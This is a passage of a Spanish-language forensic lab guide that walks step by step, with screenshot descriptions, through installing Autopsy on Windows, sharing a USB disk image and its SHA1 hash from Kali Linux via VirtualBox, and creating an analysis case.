Para poder hacer el proceso de auditoría forense con autopsy en Windows lo primero que debemos hacer es descargar el software necesario para poder trabajar en autopsy por ello lo que debemos hacer es lo siguiente.




Figura 324. Página de Descarga de Autopsy

Primero nos dirigiremos a la página oficial de descarga de Autopsy <https://www.autopsy.com/download/> , y luego descargamos la última versión disponible para Windows.

9.5.1 Procedemos a instalar Autopsy





Figura 325. Procedemos a instalar autopsy

Luego que digamos descargado el archivo Para instalar autopsy procedemos h ejecutar lo que nos permitirá instalar el software necesario para poder realizar nuestra auditoría forense En Windows.

9.5.1.1 Inicio del Asistente de Instalación de Autopsy



Pantalla inicial del instalador de Autopsy para Windows. El asistente guiará al usuario con el proceso de instalación paso a paso.

Figura 326. Asistente de Instalación

9.5.1.2 Configuración de Carpeta de Instalación




Figura 327. Selección de Directorio

Pantalla del instalador donde se define la ruta de instalación de Autopsy. Por defecto se instala en C:\Program Files\Autopsy-4.22.1\ pero permite cambiar la ubicación.

9.5.1.3 Confirmación del entorno para Instalar Autopsy




Figura 328. Confirmación de Instalación

Se muestra la confirmación del asistente confirmando que está listo para instalar Autopsy. Permite revisar configuraciones antes de iniciar la instalación definitiva.

9.5.1.4 Finalización Exitosa de la Instalación




Figura 329. Instalación Completada del software

Finalmente, mostramos como se confirma la instalación exitosa de Autopsy. Al hacer clic en "Finish" se cierra el asistente y el programa queda listo para usar.

9.5.2 Configuración de Carpetas Compartidas




Figura 330. Configuración de Carpetas Compartidas

Pantalla de configuración de VirtualBox mostrando la sección de Carpetas compartidas. Desde aquí se puede definir la ruta de la carpeta compartida entre Windows y la máquina virtual para transferir archivos.

9.5.2.1 Creación de Carpeta en Windows




Figura 331. Creamos una Carpeta "Autopsy" Creada

Para crear la carpeta compartida seguimos el mismo proceso realizado al momento de crear la carpeta de Windows XP, la imagen anterior muestra al Explorador de Windows mostrando como se creó la carpeta Autopsy, creada dentro del directorio de SEGURIDAD Y AUDITORIA DE RED. Esta carpeta servirá para almacenar y organizar los archivos, incluyendo la imagen de la memoria USB.

9.5.2.2 Agregando Carpeta Compartida




Figura 332. Configuración de Carpeta Compartida

Luego en esta ventana de VirtualBox para añadir la carpeta Autopsy como recurso compartido. Se configura con montaje automático y permanente para acceso continuo entre Windows y la máquina virtual.

9.5.2.3 Carpeta Autopsy Correctamente Compartida




Figura 333. Carpeta Compartida Configurada

Configuración de VirtualBox mostrando la carpeta Autopsy ya agregada como recurso compartido con acceso completo y automontaje, permitiendo transferir archivos entre Windows y Kali Linux.

9.5.2.4 Transferimos los Archivos a la Carpeta Compartida




Figura 334. Archivos Transferidos a Windows

mostramos los dos archivos forenses transferidos desde Kali Linux: hash_forense.sha1 y imagen_usb_forense.dd, listos para ser analizados con Autopsy en Windows.

9.5.2.5 Archivos Disponibles en Windows




Figura 335. Archivos Forenses en Windows

Carpeta Autopsy en Windows mostrando los archivos forenses transferidos: el hash SHA1 de verificación y la imagen forense DD, listos para ser analizados con Autopsy en Windows.

Abrimos la Pantalla de Inicio de Autopsy en Windows



Figura 336. Interfaz Principal de Autopsy Windows

Interfaz gráfica de Autopsy en Windows mostrando las opciones para crear nuevo caso o abrir caso existente. Desde aquí se inicia el análisis forense de la imagen USB importada dándole en nuevo caso.

9.5.3 Creación del Caso nuevo caso




Figura 337. Configuración del Caso en Windows

Pantalla de Autopsy Windows para configurar el nuevo caso forense. Se define el nombre del caso y el directorio base donde se almacenarán todos los datos del análisis en la carpeta Autopsy.

9.5.3.1 Rellenamos los metadatos para Caso Forense




Figura 338. Información Adicional del Caso

Luego llenamos el formulario completado con información opcional del caso: número de caso, datos del analista (Kevin Jaramillo), contacto y notas descriptivas para documentación forense.

9.5.3.2 Configuración de Host




Figura 339. Selección de Host

Pantalla de Autopsy para definir el host que organizará la fuente de datos. Permite generar nombre automático, especificar uno nuevo o usar host existente para el análisis forense.

9.5.3.3 Selección de Tipo de Fuente de Datos




Figura 340. Tipo de Fuente de Datos

Además mostramos la pantalla para elegir el tipo de fuente de datos. Se selecciona Disk Image or VM File para cargar la imagen forense DD de la memoria USB en Autopsy.

9.5.3.4 Se Carga el Archivo de Imagen Forense .dd




Figura 341. Selección de Imagen Forense

Luego lo que se hace es seleccionar la imagen forense `imagen_usb_forense.dd` desde la carpeta compartida, que será analizada como fuente principal del caso.

9.5.3.5 Selección de Parámetros de la Imagen y Hash de Verificación




Figura 342. Selección de Parámetros de la Imagen y Hash de Verificación

aquí mostramos la pantalla de configuración mostrando la ruta de la imagen forense, zona horaria Bogotá, y el hash SHA-1 previamente calculado para verificación durante el análisis en Autopsy.

9.5.3.6 Selección de Módulos para Análisis




Figura 343. Módulos de Análisis

Lo siguiente es realizar la configuración de módulos de Autopsy donde se seleccionan las herramientas de análisis para examinar la imagen forense de manera automatizada.

9.5.3.7 Se carga Imagen Forense




Figura 344. Se carga Imagen Forense y la fuente de Datos Agregada

Aquí miramos la confirmación de que la imagen forense ha sido agregada exitosamente a la base de datos de Autopsy y está siendo analizada automáticamente por los módulos de ingesta seleccionados.

9.5.4 Interfaz de Análisis de Autopsy




Figura 345. Análisis en Progreso

Autopsy Windows mostrando el análisis en tiempo real de la imagen forense. La barra de progreso indica 100% completado

9.5.5 Archivos Recuperados de la Memoria USB

